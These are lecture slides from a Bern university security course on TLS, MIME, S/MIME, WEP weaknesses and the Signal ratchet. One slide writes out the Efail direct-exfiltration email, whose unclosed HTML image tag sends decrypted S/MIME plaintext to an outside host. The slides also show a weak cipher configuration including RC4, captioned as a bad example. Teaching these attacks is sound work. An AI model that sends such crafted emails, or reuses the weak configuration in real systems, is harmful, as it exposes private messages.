BTI 4202: Secure messaging and channels

Christian Grothoff

Berner Fachhochschule

6.5.2022

Learning Objectives

- Example Vulnerability: The Insecurity of WEP
- TLS
- MIME
- S/MIME
- Asynchronous bidirectional secure channels
- References

Part I: Insecurity of WEP


Homework: WEP Insecurity

Read the article "Intercepting Mobile Communications: The Insecurity of 802.11" until section 4.2. For each of the attacks, decryption (section 3), message modification (section 4.1) and message injection (section 4.2) explain:

- How does the attack work?
- Why does it work (i.e., what are the flaws that make the attack possible)?

Part II: TLS


TLS is everywhere




TLS versions

1994	SSL v2
1995	SSL v3
1999	TLS v1.0
2006	TLS v1.1
2008	TLS v1.2
2018	TLS v1.3

TLS overview



TLS Protocol Stack



Maximum record payload is 16kB.

Why Records?

Why not encrypt data in constant stream as we write to TCP?

Why Records?

Why not encrypt data in constant stream as we write to TCP?

- Where would we put the MAC?
- If at the end, we get no integrity until all data is processed!
- Most applications process/display data incrementally!

Records allow us to:

- Break stream into series of records
- Each record carries a MAC
- Receiver can act on record as it arrives!

Attacks on records

Attacker could re-order or replay records!

Attacks on records

Attacker could re-order or replay records!

- Put sequence number into MAC.

Attacker could truncate TCP stream!

Attacks on records

Attacker could re-order or replay records!

- Put sequence number into MAC.

Attacker could truncate TCP stream!

- Use record types.
- Have special record type to indicate end of stream.

Protocol and Software

- TLS protocol is way too complex
- Many implementations in use
- Vulnerabilities in protocol design and implementations

Attacks on TLS and implementations

2011	BEAST
2012	CRIME
2013	BREACH, Lucky Thirteen
2014	Heartbleed, BERserk, POODLE
2015	FREAK, Logjam, MACE, RSA-CRT, Mar Mitzvah
2016	SLOTH, DROWN
2017	ROBOT
2018	CVE-2018-0488, CVE-2018-1000151

No news for cryptographers

Rivest: DSA weakness (1992)	Playstation 3 broken (2010), Mining Ps and Qs (2012)
Dobbertin: MD5 weak (1996), Wang: MD5 collission, SHA1 weak (2004/2005)	MD5 CA attack (2008), Flame (2012), SLOTH (2016)
Lenstra: RSA-CRT weakness (1996)	RSA-CRT attack (2015)
Bleichenbacher: Million Message attack (1998)	DROWN (2016)
Biehl: Fault attacks on ECC (2000)	Invalid curve attacks (2015)
Fluhrer/McGrew: RC4 biases (2000)	RC4 TLS attacks (2013-2016), Bar Mitzvah (2016)
Vaudenay: Padding Oracle (2002)	Lucky Thirteen (2013)
Bard: Implicit IV vuln (2004)	BEAST (2011)
Bleichenbacher: Signature forgery (2004)	BERserk (2014), ROBOT (2017)

Security is hard

"In order to defend against this attack, implementations MUST ensure that record processing time is essentially the same whether or not the padding is correct. [...] **This leaves a small timing channel**, since MAC performance depends to some extent on the size of the data fragment, but **it is not believed to be large enough to be exploitable**, due to the large block size of existing MACs and the small size of the timing signal." (TLS 1.2, RFC 5246, 2008)

Modes

- Many SSL/TLS modes built "authenticted encryption" by combining authentication and encryption
- Many attacks would have been avoided by using primitive that implements both in one, such as AES-GCM or ChaCha20-Poly1305
- Anything using ECB, CBC, CFB, OFB, CTR is likely broken
- GCM needs a nonce $\Rightarrow$ another major failure mode

Primitives

SSL started with many primitives we now know consider insecure:

- RC4
- SHA1
- MD5
- 1024 bit DH with fixed parameters
- "export" ciphers

Deprecation

Evolution is slow as deprecation *blocks* connections:

- What percentage of clients is it OK to block?
- What percentage of servers is it OK to block?
- Many middleboxes *require* insecure versions!
- If old versions are supported, downgrade attacks are possible!

Origins of Complexity

1. We have a version negotiation mechanism
2. Servers have broken TLS implementations on version negotiation
3. Browsers implement workaround ("protocol dance")
4. Workaround introduces security issue (downgrade)
5. Workaround for security issue introduced by workaround gets standardized.

TLS Usability

To use TLS securely, you need at least:

- Secure implementation
- Secure protocol configuration (cipher suite)
- X.509 certificate(s)
- Tell client you support TLS: `Strict-Transport-Security` header
- Secure certificate chains against bad CA:
  - HTTP Public Key Pinning (HPKP)
  - Certificate Patrol
  - Certificate Transparency (CT)

Security by Default?

Security by Default?

You wish:

```
SSLProtocol -SSLv2 -SSLv3 -TLSv1 TLSv1.1 +TLSv1.2
SSLHonorCipherOrder on
SSLCompression off
SSLCipherSuite ECDHE-ECDSA-AES256-GCM-SHA384:\
 ECDHE-RSA-AES256-GCM-SHA384:ECDH-RSA-AES256-\
 GCM-SHA384:ECDH-ECDSA-AES256-GCM-SHA384:ECDH\
 -RSA-RC4-SHA:RC4-SHA:TLSv1:!AES128:!3DES:!CA\
 MELLIA:!SSLv2:HIGH:MEDIUM:!MD5:!LOW:!EXP:!NUL\
 L:!aNULL
```

It is 2022 and our TLS configurations **still** look like this!

The Future

TLS 1.3


TLS 1.3

- Attempt to break away from attack-patch-attack-patch design cycle
- Research community more involved


$\Rightarrow$ Formal security proofs (value?)

- Protocol differs significantly from previous versions
- Still lots of extensions, lots of modes
- Client still begins negotiation with ClientHello


TLS 1.3: Full Handshake



TLS 1.3: Abbreviated Handshake



TLS 1.3: 0.5 RTT Handshake



TLS 1.3

- Also deprecates many insecure ciphers
- Again has downgrade attack problem
- Still uses X.509 certificates

To check the maturity of your configuration, seek inspiration from

`https://observatory.mozilla.org/`

Example: bfh.ch

tls.imirhil.fr

C

Host:	www.bfh.ch
IP addresses:	94.230.211.116 94.230.211.117
Overall score:	68/100
Complete Results:	https://tls.imirhil.fr/https/www.bfh.ch

HTTP Headers & Content Security

securityheaders.com

D

Host:	www.bfh.ch
Complete Results:	https://securityheaders.com/?followRedirects=on&hide=on&q=www.bfh.ch

Miscellaneous

hstspreload.org

✗

Host:	www.bfh.ch
Preloaded:	No
Notes:	• Domain is a subdomain, and can't be preloaded. • HSTS header missing the "includeSubDomains" attribute. • HSTS header missing the "preload" attribute.
Complete Results:	https://hstspreload.org?domain=www.bfh.ch

Example: grothoff.org

tls.imirhil.fr

A+

Host:	grothoff.org
IP addresses:	2001:1620:fe9:0:2e8:4cff:fe68:5cd5 85.195.192.233
Overall score:	81/100
Complete Results:	https://tls.imirhil.fr/https/grothoff.org

HTTP Headers & Content Security

securityheaders.com

A

Host:	grothoff.org
Complete Results:	https://securityheaders.com/?followRedirects=on&hide=on&q=grothoff.org

Miscellaneous


hstspreload.org

✓


Host:	grothoff.org
Preloaded:	Yes
Notes:	HSTS header continues to meet preloading requirements.
Complete Results:	https://hstspreload.org?domain=grothoff.org

Part III: Background: MIME

Message Handling System (X.400)



Message Structure



Simple Mail Transfer Protocol (SMTP) [6]

- client-server over reliable transport
- content is the object to be delivered to the recipient
- envelope is the information needed to transmit/deliver

Evolution: [6] $\rightarrow$ [5] $\rightarrow$ [4, 10]

SMTP Message Format [1]

[1] defines the format and some semantics of SMTP messages.

- Everything is 7-bit US-ASCII
- 1000 characters per line at most.
- Header lines (from:, to:, cc:), blank line, body.

Example:

```
Date: Tue, 16 Jan 2007 10:37:17 (EST)
From: \Alice" <alice@bfh.ch>
To: bob@bfh.ch
Subject: Test

Dear Bob, ...
```

Evolution: [1] $\rightarrow$ [7] $\rightarrow$ [8]

The Received Header

The message delivery path can be traced back due to the `Received:` header information.

```
Received: from smtpd-extern.it-sec.com
          by mail.bfh.ch
          with ESMTP
          id AAA6373
          for <someone@bfh.ch>;
          Wed, 23 Feb 2022 14:51:18 +0100
Received: from smtp-proxy.it-sec.com
          by smtpd-extern.it-sec.com
          with SMTP
          id OAA22551
          for <someone@bfh.ch>;
          Wed, 23 Feb 2022 14:51:02 +0100 (MET)
Received: from smtpd-intern.it-sec.com
          by smtp-proxy.it-sec.com
          with SMTP
          Wed, 23 Feb 2022 14:50:54 +0100
Received: by smtpd-intern.it-sec.com
          with SMTP
          id <FHD9K7RK>;
          Wed, 23 Feb 2022 14:50:34 +0100
```

Problems with RFC 822

- binary files must be converted into ASCII (various schemes emerged (e.g. UUencode))
- text data may include non-7-bit ASCII characters (e.g. German text)
- MTAs may do strange things:
  - reject messages over a certain size
  - delete, add, or reorder CR and LF characters
  - truncate or wrap lines longer than 76 characters
  - remove trailing white space (tabs and spaces)
  - pad lines in a message to the same length
  - convert tab characters into multiple spaces

Content-Transfer-Encoding

The problem of encoding is solved by several encoding schemes which encode arbitrary bytes (0–255) into 7-Bit-ASCII:

- "Q"-Encoding (Quoted-Printable)
- "B"-Encoding (Base64)
- ... and others

To know which one, the encoding is specified in a **MIME Header**:

```
Content-Type: image/gif
Content-Transfer-Encoding: base64
```

Quoted-Printable

Each 8-Bit value is replaced with 3 ASCII characters [2]:

- 1. character: “=”
- 2. character: 1st 4 Bits will be replaced with 0..F
- 3. character: 2nd 4 Bits will be replaced with 0..F

Examples:

```
\ö" (ASCII 246, hex F6) is replaced with =F6
\€\ (ASCII 128, hex 80) is replaced with =80
```

If applied to e-mail messages, only the bytes which are in the range of ASCII 128–256 are replaced: “Jörg Järman wohnt in Bümpliz” will lead to “J=F6rg J=E4rman wohnt in B=FCmpliz”. This encoding is suitable if the values between ASCII 128–256 appear rarely.

Multipurpose Internet Mail Extensions (MIME)

MIME defines message header fields, a number of content formats (standardized representation of multi-media contents) and transfer encodings that protect the content from alteration by the mail transfer system.

MIME Header Fields

- Mandatory fields
  - MIME-Version
  - Content-Type
  - Content-Transfer-Encoding
- Optional fields
  - Content-ID
  - Content-Description

MIME Content Types

- Tells recipient UA about appropriate way to deal with content, e.g., how to present to the user
- Syntax:

  `Content-Type: <type>/<subtype> <; parameters>`
- Initial set of seven top-level media types:[1]
  - five discrete types: text, image, audio, video, application
  - two composite types: message, multipart
- Extensible – new media types may be registered with the IANA by procedure in [3]

S/MIME uses "application" and "multipart" types.

Example: Singlepart MIME Message

```
From: Alice@bfh.ch
To: Bob@bfh.ch
Subject: Test message 1

Mime-Version: 1.0
Content-Type: text/plain;
    charset="us ascii"
Content-Transfer-Encoding: 7bit

This is a MIME test message that
is sent from Alice to Bob
```

Example: Multipart MIME Message

```
From: ...

Mime-Version: 1.0
Content-Type: multipart/mixed;
boundary=boundary_1

"This is a multi-part message in MIME format.
Content-Type: text/plain;
charset="ISO-8859-1"
Content-Transfer-Encoding: 7bit
Dear customer, here is our new software release V 1.2
--boundary_1
Content-Type: application/octet-stream;
name="Software.zip"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
filename="Software.zip"
UEsDBBQAAAAIAMZLZDNsFrjHRAoAAHMWAAAKAAAAbWVpZXM1LnBkZu1Y...
```

Part IV: S/MIME

S/MIME

- RSA Security Inc. developed S/MIME as a specification for digitally signed and/or encrypted and enveloped data in accordance to MIME message formats based on a Public Key Cryptography Standard (PKCS)
- The protocol specification was named Secure Multipurpose Internet Mail Extensions (S/MIME)
- Most MUAs support S/MIME natively

The PKCS#7 Standard

- PKCS#7 defines cryptographic enhancements to data for signatures and encryption purpose.
- PKCS#7 has no type to do both sign and encrypt.
- Instead nesting is used to do both: Usually: first sign, then encrypt the result
- The IETF Cryptographic Message Syntax (CMS) is superset of PKCS#7.

PKCS#7 and S/MIME


- S/MIME is the standard to include PKCS#7 objects as MIME "attachments".
- Content-types:
  - Multipart/Signed
  - Application/PKCS7-Signature
  - Application/PKCS7-MIME
- The content-transfer-encoding is base64

S/MIME History


- 1995: S/MIME version 1 has been specified and officially published by RSA Security, Inc.
- 1998: S/MIME version 2 has been updated in RFC 2311 and RFC 2312.
- 1999: The work was continued in the IETF S/MIME Mail Security (S/MIME) WG and resulted in S/MIME Version 3 specified in RFCs 2633.
- 2004: S/MIME Version is 3.1 (updated in RFC 3851).
- 2010: S/MIME Version is 3.2 (updated in RFC 5751).
- 2019: S/MIME Version is 4.0 (updated in RFC 8551).

S/MIME Processing


S/MIME Enveloped Data



S/MIME Signed Data



S/MIME Multipart/Signed Data



Cryptographic Message Syntax Content Types

- Enveloped data (application/pkcs7-mime; smime-type=enveloped-data)
- AuthEnveloped data (application/pkcs7-mime; smime-type = authEnveloped-data) [9]
- Signed data (application/pkcs7-mime; smime-type = signed-data)
  - Content + signature in one object, encoded using base64
  - Content + signature in two objects → Clear-Signed Data (multipart/signed)

Signed and enveloped data can be nested in any order!

Efail(.de)

- Exploits vulnerabilities in the OpenPGP and S/MIME standards to reveal the plaintext of encrypted emails.
- Abuses active content of HTML emails, for example externally loaded images or styles, to exfiltrate plaintext through requested URLs.
- Attacker first needs access to the encrypted emails, modifies it and sends this modified encrypted email to the victim.
- The victim's email client decrypts the email and loads external content, thus exfiltrating the plaintext to the attacker.

Efail Direct exfiltration

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

Part V: Asynchronous Bidirectional Secure Channels

Reminder: Forward secrecy

What happens if your private key is compromised
to your *past* communication data?

Asynchronous forward secrecy: SCIMP

Idea of Silence Circle's SCIMP:

Replace key with its own hash.

- New key in zero round trips!
- Forward secrecy!

Future secrecy

Suppose your regain control over your system.
What happens with your *future* communication data?

Axolotl / Signal Protocol

```
MK      CK      RK      CK      MK
--      --      --      --      --
            ECDH(A0,B0)
                |
                |
    ECDH(A1,B0) +
               /|
              / |
             /  + ECDH(A1,B1)
     CK-A1-B0   |\
         |      | \
MK-0 ----+      |  \
         |      |   CK-A1-B1
MK-1 ----+      |       |
         |      |       +---- MK-0
MK-2 ----+      |       |
                |       +---- MK-1
    ECDH(A2,B1) +
               /|
              / |
             /  |
     CK-A2-B1   |
         |      + ECDH(A2,B2)
MK-0 ----+       \
                  \
                   \
                    CK-A2-B2
```

References I

D. Crocker.
STANDARD FOR THE FORMAT OF ARPA INTERNET TEXT MESSAGES.
RFC 822 (Internet Standard), August 1982.
Obsoleted by RFC 2822, updated by RFCs 1123, 2156, 1327, 1138, 1148.

N. Freed and N. Borenstein.
Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies.
RFC 2045 (Draft Standard), November 1996.
Updated by RFCs 2184, 2231, 5335, 6532.

N. Freed, J. Klensin, and J. Postel.
Multipurpose Internet Mail Extensions (MIME) Part Four: Registration Procedures.
RFC 2048 (Best Current Practice), November 1996.
Obsoleted by RFCs 4288, 4289, updated by RFC 3023.

References II

J. Klensin.
Simple Mail Transfer Protocol.
RFC 5321 (Draft Standard), October 2008.
Updated by RFC 7504.

J. Klensin (Ed.).
Simple Mail Transfer Protocol.
RFC 2821 (Proposed Standard), April 2001.
Obsoleted by RFC 5321, updated by RFC 5336.

J. Postel.
Simple Mail Transfer Protocol.
RFC 821 (Internet Standard), August 1982.
Obsoleted by RFC 2821.

References III

P. Resnick (Ed.).
Internet Message Format.
RFC 2822 (Proposed Standard), April 2001.
Obsoleted by RFC 5322, updated by RFCs 5335, 5336.

P. Resnick (Ed.).
Internet Message Format.
RFC 5322 (Draft Standard), October 2008.
Updated by RFC 6854.

J. Schaad, B. Ramsdell, and S. Turner.
Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 4.0 Message Specification.
RFC 8551 (Proposed Standard), April 2019.

References IV

J. Yao (Ed.) and W. Mao (Ed.).
SMTP Extension for Internationalized Email Addresses.
RFC 5336 (Experimental), September 2008.
Obsoleted by RFC 6531.

Further reading I

- How broken is TLS?
  http://media.ccc.de/browse/conferences/eh2014/EH2014_-_5744_-_de_-_shack-seminarraum_-_201404201530_-_wie_kaputt_ist_tls_-_hanno.html
- POODLE bites again https://www.imperialviolet.org/2014/12/08/poodleagain.html
- TLS 1.2 / RFC 5246
  https://www.ietf.org/rfc/rfc5246.txt
- Encrypt-then-MAC / RFC 7366
  https://tools.ietf.org/html/rfc7366
- RC4 attacks 2013 http://www.isg.rhul.ac.uk/tls/
- RC4 attacks 2015 IMAP / HTTP Basic Auth
  http://www.isg.rhul.ac.uk/tls/RC4mustdie.html
- RC4 Bar Mitzvah attack http://www.crypto.com/papers/others/rc4_ksaproc.pdf

Further reading II

- POODLE
  `https://www.openssl.org/~bodo/ssl-poodle.pdf`
- Dancing protocols, POODLEs and other tales from TLS
  `https://blog.hboeck.de/archives/858-Dancing-protocols,-POODLEs-and-other-tales-from-TLS.html`
- BERserk `http://www.intelsecurity.com/advanced-threat-research/berserk.html`
- BERserk PoC `https://github.com/FiloSottile/BERserk`
- Bleichenbacher Signature Forgery 2006
  https://www.ietf.org/mail-archive/web/openpgp/current/msg00999.html
- miTLS - formally verified `http://www.mitls.org/`
- ocaml-tls `https://github.com/mirleft/ocaml-tls`

Further reading III

- Quote on gmail TLS performance
  `https://www.imperialviolet.org/2010/06/25/overclocking-ssl.html`
- Ring Learning With Errors / post-quantum key exchange
  `http://www.douglas.stebila.ca/research/papers/bcns15`
- SPHINCS / post quantum signatures
  `http://sphincs.cr.yp.to/`
- Qualys SSL Labs Test
  `https://www.ssllabs.com/ssltest/`